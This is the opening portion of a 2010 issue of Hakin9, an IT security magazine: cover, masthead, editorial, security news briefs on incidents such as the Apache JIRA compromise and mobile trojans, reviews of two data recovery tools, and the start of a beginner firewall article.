
HAKIN9

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

Vol.5 No.4
Issue 4/2010 (29)
ISSN 1733-7186



FLASH MEMORY MOBILE FORENSIC

IDENTITY THEFT PROTECTION


THREAT MODELING BASICS
WRITING WIN32 SHELLCODE WITH A C-COMPILER
FIREWALLS FOR BEGINNERS
PWNING EMBEDDED ADSL ROUTERS

INTERVIEW WITH VICTOR JULIEN, LEAD CODER
FOR THE OPEN INFORMATION SECURITY FOUNDATION
AND FERRUH MAVITUNA, CREATOR OF NETSPARKER

PLUS

**IDENTITY THEFT PROTECTION SERVICES
A NEW INDUSTRY IS BORN**
BY JULIAN EVANS

Now Available at Amazon.com and All Book Stores



THIS GUIDE COVERS A WIDE RANGE OF TOPICS, INCLUDING:

- Installing Spyware
- Cracking Wireless Network
- Hacking into a computer
- Hacking Web serves
- Tapping VOIP telephones
- Password Cracking
- Hacking Voicemail
- Cell Phone Spyware
- SQL Injection
- Email Spoofing
- Reseting Windows Passwords
- Social Engineering
- Denial of Service
- How to make money as a Certified Ethical Hacker

And Much, Much More!

amazon.com

HOWTOBECOMETHEWORLDSNO1HACKER.COM

CONTENTS

Hakin9 team

Editor in Chief: Karolina Lesińska
karolina.lesinska@hakin9.org
Advisory Editor: Ewa Dudzic
ewa.dudzic@hakin9.org

Editorial Advisory Board: Matt Jonkman, Rebecca Wynn, Rishi Narang, Shyaam Sundhar, Terron Williams, Steve Lape, Aditya K Sood, Donald Iverson, Flemming Laugaard, Nick Baronian, Michael Munt

DTP: Ireneusz Pogroszewski
Art Director: Agnieszka Marchocka
agnieszka.marchocka@software.com.pl

Cover's graphic: Łukasz Pabian

Proofreaders: James Broad, Ed Werzyn, Neil Smith, Steve Lape, Michael Munt, Monroe Dowling, Kevin Mcdonald

Contributing editor: James Broad

Top Betatesters: Joshua Morin, Michele Orru, Shon Robinson, Brandon Dixon, Stephen Argent, Jason Carpenter, Rishi Narang, Graham Hili, Daniel Bright, Francisco Jesús Gómez Rodríguez, Julián Estévez, Michael Sconzo, Laszlo Acs, Bob Folden, Cloud Strife, Marc-Andre Meloche, Robert White, Bob Monroe,

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

Senior Consultant/Publisher: Paweł Marciniak

CEO: Ewa Łozowicka
ewa.lozowicka@software.com.pl

Production Director: Andrzej Kuca
andrzej.kuca@hakin9.org

Marketing Director: Karolina Lesińska
karolina.lesinska@hakin9.org

Subscription: Iwona Brzezik
Email: *iwona.brzezik@software.com.pl*

Publisher: Software Press Sp. z o.o. SK
02-682 Warszawa, ul. Bokserska 1
Phone: 1 917 338 3631
www.hakin9.org/en

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.
All trade marks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them.
To create graphs and diagrams we used smartdraw.com program by SmartDraw

The editors use automatic DTP system AUPUS
Mathematical formulas created by Design Science MathType™

DISCLAIMER!
The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Welcome to the digital world of Hakin9 magazine!

Dear readers, first of all I want to thank you for downloading the opening issue of the online Hakin9 magazine. Due to the great interests in the mag coming from all over the world we decided to go digital. From now on Hakin9 is a free, online, monthly magazine!

Even though the magazine is a bit shorter than before you will get even more articles, tool reviews, interviews and fresh news from IT security world each month.

Of course we are keeping our great regulars like ID Fraud expert says... by Julian Evans, interviews, in brief and tool reviews.

You will be receiving a newsletter with new issue at the end of each month, so keep an eye on your emails!

If you would like to help in creating hakin9 magazine, become an author, proofreader or betatester – don't hesitate! Keep the mails coming in!

Enjoy your reading! And remember - go green, choose download!

best regards
Karolina Lesinska
Editor-in-Chief

CONTENTS

BASICS

ATTACK

DEFENSE

REGULARS

APC PROTECT YOUR COMPUTER, THE ENVIRONMENT, AND YOUR WALLET

HAKIN9

PRACTICAL PROTECTION IT SECURITY MAGAZINE

FLASH MEMORY MOBILE FORENSIC

THREAT MODELING BASICS
WRITING WIN32 SHELLCODE WITH A C-COMPILER
FIREWALLS FOR BEGINNERS
PWNING EMBEDDED ADSL ROUTERS

INTERVIEW WITH VICTOR JULIEN, LEAD CODER FOR THE OPEN INFORMATION SECURITY FOUNDATION AND FERRUH MAVITUNA, CREATOR OF NETSPARKER

PLUS IDENTITY THEFT PROTECTION SERVICES A NEW INDUSTRY IS BORN BY JULIAN EVANS

IN BRIEF

OWASP TOP 10 2010 RELEASED

Top lists are a great way to justify an expense from the CISO point of view.

They also seem to be a good way to focus on the most important threats.

Beside the dispute going on in the field regarding the usefulness of top lists, OWASP has changed the way it handled its most important charts: the OWASP Top 10.

The newly released TOP 10 takes into account the top ten vulnerabilities bringing the highest risk. This is the main difference by earlier verions.

This time a great a small course on dealing with the risks involved by each vulnerability accompanies the top 10 PDF.

The change seems to satisfy most of the skeptics who see now a more realistic way of picturing the scene. If you are curious as to what vulnerability has won the league, you will be surprised: with the new risk-based approach, Injection has now surpassed XSS. If you're new to Owasp Top 10, XSS has been the king of application vulnerabilities for the last decade.

THE STORY OF THE ORPHAN ROOT CA IN MOZILLA

The mystery of the *unknown* root CA: that is, *we don't know who this root CA belongs to.*

It seems a joke but this is what was going on until a few days ago.

No-one knew who this certificate was belonging to. No one including Mozilla. The incredible story could seriously pose at risk the entire trust chain until the issue has been clarified by Mozilla and RSA Security in a blog post: the unknown root CA owner was RSA Security that classified it as *no longer needed.* Mozilla has confirmed that this was just a miscommunication problem between parties. Bloggers already gave a good coverage of the happenings with no little criticisms about the way Mozilla was handling the problem. Now that everything is clarified, Mozilla has decided to remove the root CA from the Mozilla's NSS Security library.

DO YOU REMEMBER CONFICKER?

No one talks about Conficker anymore. This doesn't mean the infection has been defeated. The contrary.

From a recent CNCERT (*China's National Computer Network Emergency Response Technical Team*) survey 28% of the IP's belonging to the Conficker botnet is located in China. We are talking about 7 millions IP addresses and the source of the report is Chineese, so we can be pretty sure these are conservative numbers.

The sleeping giant is not appealing to magazines anymore but it is still taking companies and government cyber-defense on guard.

China, accounting for 380 millions of internet users, is also the country with the largest number of pirated Windows OS.

The difficulty of getting proper patching on not *genuine* OS is making things worse.

IPAD EXPLOITS ARE ABOUT TO COME

If someone is wondering why there is no publicly available remote *ownage* for the much hyped iPad the answer is easy: it is just another iPhone.

This does not mean it is secure. It means that there has been no much interest into doinig it so far. However the great number of sales, Apple is advertising these days may change someone's mind about it.

Charlie Miller has been one of the first and most famous Apple hackers.

He admits he didn't even bother trying to break into the iPad, *after all the tablet uses the same OS as the iPhone.* The same researcher, however, states that most of the features available in Macbooks and iTouch are not available in the iPad. These features had made the Apple-ware much more vulnerable.

On the contrary, lack of ASLR into iPhone OS, makes exploitation relatively easier in iPad.

At the last Pwn2Own competition, Iozzo and Weinmann managed to bypass DEP protection and steal iPhone's SMS's in 20 seconds, by just having the device visit a simple web page.

Although no details are available regarding the exploitation, the method is believed to work on the iPad as well.

Nowadays exploitation is more and more about demand and offer. The demand is rising and the offer will come soon.

APACHE FOUNDATION SERVERS HACKED, AGAIN

Apache Software Foundation has admitted a series of successful hacks against some of their servers that caused the jeopardy of a considerable number of login credentials.

The attack, quite complex and multi-stage, exploited a XSS in JIRA, a project management tool coded by a third party. Through a payoad hidden by a tiny-url shortened url, the attacker managed to execute Javascript cookie stealing against administrators of the servers. With a privilege account at disposal it was trivial to install and execute a malware on the server logging any further login.

A bit of misconfiguration and unsavvy password handling made the rest: the stolen password happened to be the same of one of the local users on the server. This user had sudo access. Users of JIRA, Bugzilla and Confluence systems are advised to change their passwords.

This is a great demonstration of why XSS is number 2 of OWASP TOP 10 2010.

PDF BUGS IS A NEVER-ENDING STORY

Didier Stevens, a renowned researcher, managed to create a PoC PDF capable of extracting and launching executables without exploiting any vulnerability in the reader.

In order to execute code remotely, the hacker should not even employ a big deal of social engineering since part of the message dialog appearing to the end user can be controlled. Foxit reader does not even display any message.

Stevens ha managed to find an alternative way to embedded executables, since these have been disallowed, to extract and then execute code.

The PoC has been given to Adobe and kept confidential.

According to Stevens, disabling Javascript is not a countermeasure and a patch is expected from Adobe.

Source: *Armando Romeo*

YOUTUBE VIRUS SPREADING ON FACEBOOK

A YouTube virus is spreading among Facebook users. Here's what happens, you get a link or an e-mail for a video from one of your Facebook friends. The subject line of the link or e-mail says *you look so amazing funny on our new video* or *you look just awesome in this new movie.*

When you click on it, it takes you to a fake You Tube website. Once you get there, something pops up saying you need to download an update to Adobe Flash Player. Unfortunately if you click yes on it, a Trojan virus (see Koobface) is unleashed.

WINDOWS MOBILE TROJAN THREAT

Pirated versions (cracked versions) of 3D Anti-terrorist action, a first-person shooter developed by Beijing Huike Technology in China, and uploaded onto several Windows Mobile freeware download sites, come with a nasty add-on courtesy of Russian virus writers.

It appears that Windows mobile users playing the 3D Anti-terrorist Action game have reported that compromised phones start attempting to silently make expensive international calls without user involvement. Windows mobile users who have downloaded the cracked game to their device may find that it has a malicious Trojan program hidden inside. The Trojan horse file uses Windows Mobile download sites on the web to install its malicious payload. The expensive calls are being made to premium rate phone numbers. The Trojan is called *Troj/Terdial-A*.

MOZILLA PATCH FIREFOX WITH 3.6.2

Mozilla took unusual steps last month to release Firefox 3.6.2 a week early after security issues were found in earlier versions. Mozilla had planned to launch the 3.6.2 update at the end of last month (March). Several governments, including France and Germany have issued a warning about security flaws in Firefox 3.6 – a similar report from these governments also reported security flaws with Internet Explorer 8.0 back in January.

The Firefox vulnerability (which has also been confirmed by Mozilla) could allow a hacker to run malicious programs on a users' computer. On a reputable website called gHacks – its blog notes (*http://www.ghacks.net/2010/03/23/firefox-3-6-2-download-available/*) that more than 100 other bugs had been fixed in this point release, including 21 marked as critical.

MALWARE OVERWRITES ADOBE SOFTWARE

In March 2010, security researchers identified a malicious malware that overwrites update functions on a number of applications – the updater claims to be from Adobe but unfortunately it is a rogue software updater.

The malware infects Windows computers by masking itself as an updater for Adobe and Java products (these are not the only products affected). The Adobe variant imitates Adobe reader version 9.0 and overwrites the *AdobeUpdater.exe*, which regularly checks in with Adobe to see if a new version of the software is available. Adobe is one of the most widely targeted software due in part to the high number of people that use it. For further information on Adobe security bulletins: *http://www.adobe.com/support/security/.*

CHINA REPORT MOBILE MALWARE THREAT

China reported in April 2010 that a new mobile virus called *MMS Bomber* has appeared on millions of Chinese mobile phones. Considering how secretive the Chinese government is, this is an interesting revelation and one we can now confirm is real.

MMS Bomber is a variant of the Worm.SymbOS.Yxe family of mobile worms which ONLY run on the Symbian S60 3rd Edition – and with a valid digital signature (see Symbian Signed for further information). MMS Bomber appears to spread through SMS messages that contain a link to the worm. It harvests the data from the mobile phone back to a server. MMS Bomber also appears to be *smart* – it has defensive mechanisms that stop the user from removing the malware from their phone. The malware will disable the system management program on the mobile phone – so the user will be unable to remove the malware.

Source: ID Theft Protect Ltd – UK
http://id-theftprotect.com

NTFS Mechanic Disk & Data Recovery for NTFS Drives

Pricing

Standard $99.95
Business $199.95
Professional $299.95
Prices are in US Dollars


Items Tested:

40GB External USB HDD that has had an extensive amount of files written to it, and then randomly deleted, approximately 16GB in total and has intermittant connection issues to the point that the local machine doesn't actually register the drive is there.

Once I had the software installed it was time to see how it performs. I plugged the external drive in and then powered up the software. It saw my drive straight away, but it didnt actually state what disk format the drive actually was. This might be due to the fact that the operating system didn't actually find the drive itself, so it was a pleasant surprise that this program did indeed find it.

You are able to configure what types of files you actually want the program to be searching for during the recovery process, for this test I just left everything as default which means everything was selected.

I selected my external USB Drive and it scanned the partitions first to ensure that it can actually see the drive correctly. Once this part of the process has been completed it then requests that you allow it to scan the whole partition that you have selected, this appears to be a very cpu intensive program so I would suggest to just leave it running on its own if possible. It took just over an hour to scan through a 40GB hard drive. Once it was finished NTFS Mechanic provides all the data thats on the drive, deleted and non-deleted files. You can select in the right hand menu to only see the recovered files, which makes it a lot easier to see what the program has actually found.



ZERO0006.TMP

Location MHT2040AT Partition 1. Sector 63 (NTFS Volume 1)\Lo
Size: 379.50 Mb (397934592)
Size on disk 379.50 Mb (397934592)
Prognosis: Excellent

Created 25/05/2005
Modified 25/05/2005
Accessed 25/05/2005

File attributes: Archive, Deleted

If you look at the properties of the files and folders that have been listed as being recovered, you can actually see the prognosis of each file if you decided to proceed and recover the file completely.

The process for recovery couldn't be much easier, it's simply a case of going through the folder list and selecting the files you want to recover and then just say where you want them to be stored.

The program performs really well and managed to recover data from a disk that hasn't been seen by any of my machines for a little while now which quite impressed me.

I noticed that there were a few area's within the program that could do with some QA work as there were non english characters in use and some screens weren't actually needed in my opinion but they arent detrimental to the product.

I would gladly have this tool in my toolbox.

http://recoverymechanic.com/ntfs_recovery/ntfs_mechanic.php

Partition Recovery
Hard Drive Recovery
Recover deleted files

Active@ Undelete Professional

As soon as it started up Active@ Undelete shows all the drives that are physically attached to my machine at that moment in time. I attached my old *junked* hard drive I have kept purely for these tests and it was immediately found by the program. It took just under 55 minutes to scan a 40GB hard drive (which windows doesn't even acknowledge exists). Once completed you are given a nice properties area where it gives you all the details concerning the drive, including its status. By performing a complete full search across the drive and it performed almost instantly, once you get your results each file is given an individual status and you are able to preview the files by a simple right mouse click or by double clicking on the individual file names.

There are different views available to you once you have scanned the device. You can either look through a familiar Windows tree style or a detailed document view where you can group the items via file extension, application type or file type. The best of these in my opinion is the file type option, as it groups them all together in the left hand pane and by selecting the group of files here, it instantly updates in the main area so you can select files to be recovered individually or on mass by type.

When searching across the drive, you are able to drill down further into the results by entering a more selective criteria, especially useful when trying to find the *right* document that someone has deleted by mistake.

When going to recover a file you are given options on where to restore to, rename the recovered file, and even automatically create unique filename in case a duplicate exists in the destination.

There are no wizards included with this program, but there is a very comprehensive guide on how to use the product on their website, which takes you through in detail all the steps and processes to recover data in various different ways.

If you have enough space on your machine, you can create a raw image of the effected drive purely for searching from, but by selecting no compression when creating the image, you can even recover files from the disk image that's created.

In the professional and enterprise editions you are also given the option to create a bootable version of the software. This is a LITE version of their BootDisk product, and includes the recovery software itself, a slim web browser and various disk utilities which was able to see all the drives on the machine instantly, and didn't require any manual mounting of drives as is sometimes the case with live CD's. Additonally the enterprise edition will allow recovery of RAID solutions (hardware and software), connect to remote computers to create images and also allows you to copy the recovered information across the network.

I have tested a few products that focus on recovery of deleted data in the past, and I must admit this product comes top of the stack. Its clean and easy to use interface and excellent online guides make it second to none in its abilities. This tool isn't just for recovering deleted files, it would also be useful in creating disk images for forensic analysis where companies don't have the dedicated software to perform this type of work.

This is one software program I can't recommend highly enough, and will always be present in my CD case for those times when user's delete very important documents.

http://www.active-undelete.com/undelete.htm
Standard $39.99
Professional $54.95
Enterprise $79.95
Comparison
http://www.active-undelete.com/features.htm#compare

ANTONIO FANELLI

Firewalls for Beginners

Difficulty

■ □ □

Firewalls are often overlooked, but are actually one of the best deterrents against unauthorized accesses. Learn how to build a low-cost firewall with iptables.

WHAT YOU WILL LEARN...

basics of TCP/IP networks,

how to monitor local network traffic,

how to build a home firewall with iptables,

how to use Nmap to test the firewall.

WHAT YOU SHOULD KNOW...

basics of Linux shell scripting.

Whenever people ask me how they can be sure no one can have unauthorized remote access to their PC, my first answer is: disconnect your PC!

In fact any connected PC will have lots of packets passing through it, both authorized and not. Most often they pass in a transparent manner, so users may not even know they are there.

Then people ask me if there are any tools which automatically prevent unauthorized accesses. Again the answer is: NO! We can't know if the packets are good or bad before they enter our PC.

